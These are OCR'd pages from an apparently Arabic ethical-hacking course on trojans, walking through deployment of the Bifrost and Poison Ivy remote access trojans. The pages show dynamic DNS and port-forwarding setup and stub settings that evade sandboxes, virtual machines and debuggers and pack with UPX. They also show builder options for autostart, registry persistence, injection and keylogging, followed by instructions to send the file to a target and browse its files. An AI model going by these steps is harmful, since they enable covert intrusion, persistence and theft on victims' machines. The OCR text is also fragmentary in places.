


Client ID: C3A9845233
Account:
demoairdragon@hotmail.com

Updating: 0 Groups & 1 hosts

IP: 41.32.91.242
Next Check: 1m 56s

6:56 PM: Remote IP Found: 41.32.91.242.



Please select the hosts or groups to be associated with this client. You can click here to manage your hosts and groups within your account on the No-IP.com website.


zapto.org

☑ demoairdragon.zapto.org

□ Show only selected hosts

□ Require a password to modify hosts

You can utilize a property in routers called dynamic dns



Dynamic DNS


Dynamic DNS		
Active	○ Enable	● Disable
Service Provider	www.dyndns.org	
Host Name		
E-mail Address		
User		
Password		
Enable Wildcard	○ Enable	● Disable

Copyright © 2009 All Rights Reserved.

Register for account in dyndns.com and put the registration information in the router configuration. When the router restarts, it will register its ip in dynamic dns.


We can use VPS machine. VPS will have real IP and it is adevice connected directly to internet and we put through it Trojan program. The Trojan server in the client will make reverse connection to this real IP so the real IP will not change and VPS up in 24hrs.

f) Windows Torjan Tools :



- Windows Trojans Tools
- Bifrost
- Poison Ivy

Download bifrost. The bifrost has small size and accept encryption in many ways. Make registration.
Make the port forward at the router.




NAT - Virtual Server

NAT - Virtual Server	
Virtual Server for	PVC0 - Multiple IP Account
Rule Index	1
Application	Bifrost -
Protocol	ALL
Start Port Number	81
End Port Number	81
Local IP Address	192.168.1.150
Start Port(Local)	81
End Port(Local)	81

Virtual Server Listing

Rule	Application	Protocol	Start Port	End Port	Local IP Address	Start Port(Local)	End Port(Local)
1	Bifrost	ALL	81	81	192.168.1.150	81	81
2	Poison	ALL	3460	3460	192.168.1.150	3460	3460
3	-	-	0	0	0.0.0.0	0	0
4	-	-	0	0	0.0.0.0	0	0

Then go bifrost stub customizer and generate the trojan with the following sittings. The file generated will be Customized.



BiFrost Stub Customizer v2 By Ababneh 1 For Dev-Point.com

Anti - Methods

☑ Anti-SunBelt SandBox ☑ Anti-CWSandBox ☑ Anti-SandBoxie
☑ Anti-VMware ☑ Anti-Virtual Box ☑ Anti-Virtual PC
☑ Anti-Anubis ☑ Anti-Threat Expert ☑ Anti-JoeBox
☑ Anti-Debugger ☑ Anti-Norman ☑ UnCheck All

If Found Do This Action: Exit

Extra's

☑ Compress UPX
☑ DEL Version Info
□ AutoRun Spread
□ Patch Host File
□ Kill Process
Process Name ...

Change Icon □ Activate ?
● Method 1 ○ Method 2
Select An Icon ...

Fake Error Msg □ Activate ?
Enter MSG Box Title ...
Enter Fake Msg Here ...


Inject "BETA" □ Activate ?
Inject To : This EXE

Binder □ Activate ?
Select A File To Bind ...

Encryption
SUlvyGpcAkUEhS4FepYLedYCHMI 5721 ● RC4 ○ AES

Compatibility
☑ Windows 7, Vista , XP 32/64 Bit

Open the program bifrost. Put the dynamic dns name and the port number the Trojan program will work.



Connection

Dynamic DNS/IP :

ns/IP
emoairdragon.zapto.org

Password:


Port: 81

Connect Through Socks 4

□ Enable connection through proxy

Dynamic DNS/IP : Port: 1080

dns/IP	Port



Professional Ethical Hacker (Trojans Backdoors Viruses Part 1) By Eng-Mahmoud Atef - Arabic-

File Installation

Filename when installed: server.exe

Directory to install to: Bifrost

● Program files directory
○ System directory
○ Windows directory

Extension

□ Include extension pack addons.dat

Keylogger

□ Offline keylogger logg.dat
☑ Exclude Shift and Ctrl
□ Exclude Backspace

Autostart

☑ Autostart at reboot

Registry start key: {9D71D88C-C598-4935-C5D1

Injection

□ Try to inject to a specified process before injecting to the browser

Process name: msnmsgr.exe

Mutex name: Bif1234


Assigned name: Default

Registry key: Bifrost

□ Persistant server

server.exe

We put the customize file in the machine we want to attack and we can browse the machine



Dynamic DNS/IP :

ns/IP
emoairdragon.zapto.org

Password:

Port: 81

□ Enable connection through proxy


Dynamic DNS/IP :

Port: 1080

dns/IP	Port

Build the program. Give him the file output of the customizer Customized.


Send the file to the client you want to hack.
When the client access the Trojan file, we will get notice of reverse connection



Assigned Name	IP	Computer/User Name	Versi
Default_2c9a14a3	192.168.1.3/192.168.1.3	XP-1/user	p1.2d


Listening on port 81,

Choose file manager on the machine you received




Size	Last Change
DIR	2012-12-28 22:3
DIR	2013-07-11 19:3
DIR	2012-12-28 22:3
DIR	2012-12-31 17:1
0 kb	2012-12-28 22:2
1 kb	2012-12-28 22:2
0 kb	2012-12-28 22:2
0 kb	2012-12-28 22:2
0 kb	2012-12-28 22:2
48 kb	2004-08-03 22:3
251 kb	2004-08-03 22:5
805307 kb	2013-01-02 16:3

Another program is Poison program



Choose new client. The Trojan program listens on Put the password for the reverse connection if you wish.
The new server creates profile and name it server after you generate it. Choose the reverse connection to come to the host

name at the dynamic dns server.



Connection [V1]

DNS/Port: demoairdragon.zapto.org:3460:

□ Connect Through Proxy

DNS/Port:

□ Hijack Proxy

□ Persistent (keep trying until found)

ID: v1


Group:

Password: admin

□ Hide Password

□ Use Key File

When the client click on server, we can see all information



Install [v1]

☑ Start on system startup

☑ HKLM/Run Name: masnnager.exe

☑ ActiveX Key Name: {1A22FBB1-FA05-C200-C ☐ Random

☐ Copy File

Filename:


● System Folder

○ Windows Folder

☐ Copy to Alternate Data Streams

☑ Melt

Generate it and name it server.
When the client access the file, we get in the hacker client application the following



Professional Ethical Hacker (Trojans Backdoors Viruses Part 1) By Eng-Mahmoud Atef - Arabic-١٦

ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
v1	192.16...	192.16...	Direct	XP-1	user	Admin	WinXP	2495 MHz	511.48 MiB	2.3.1	63

\

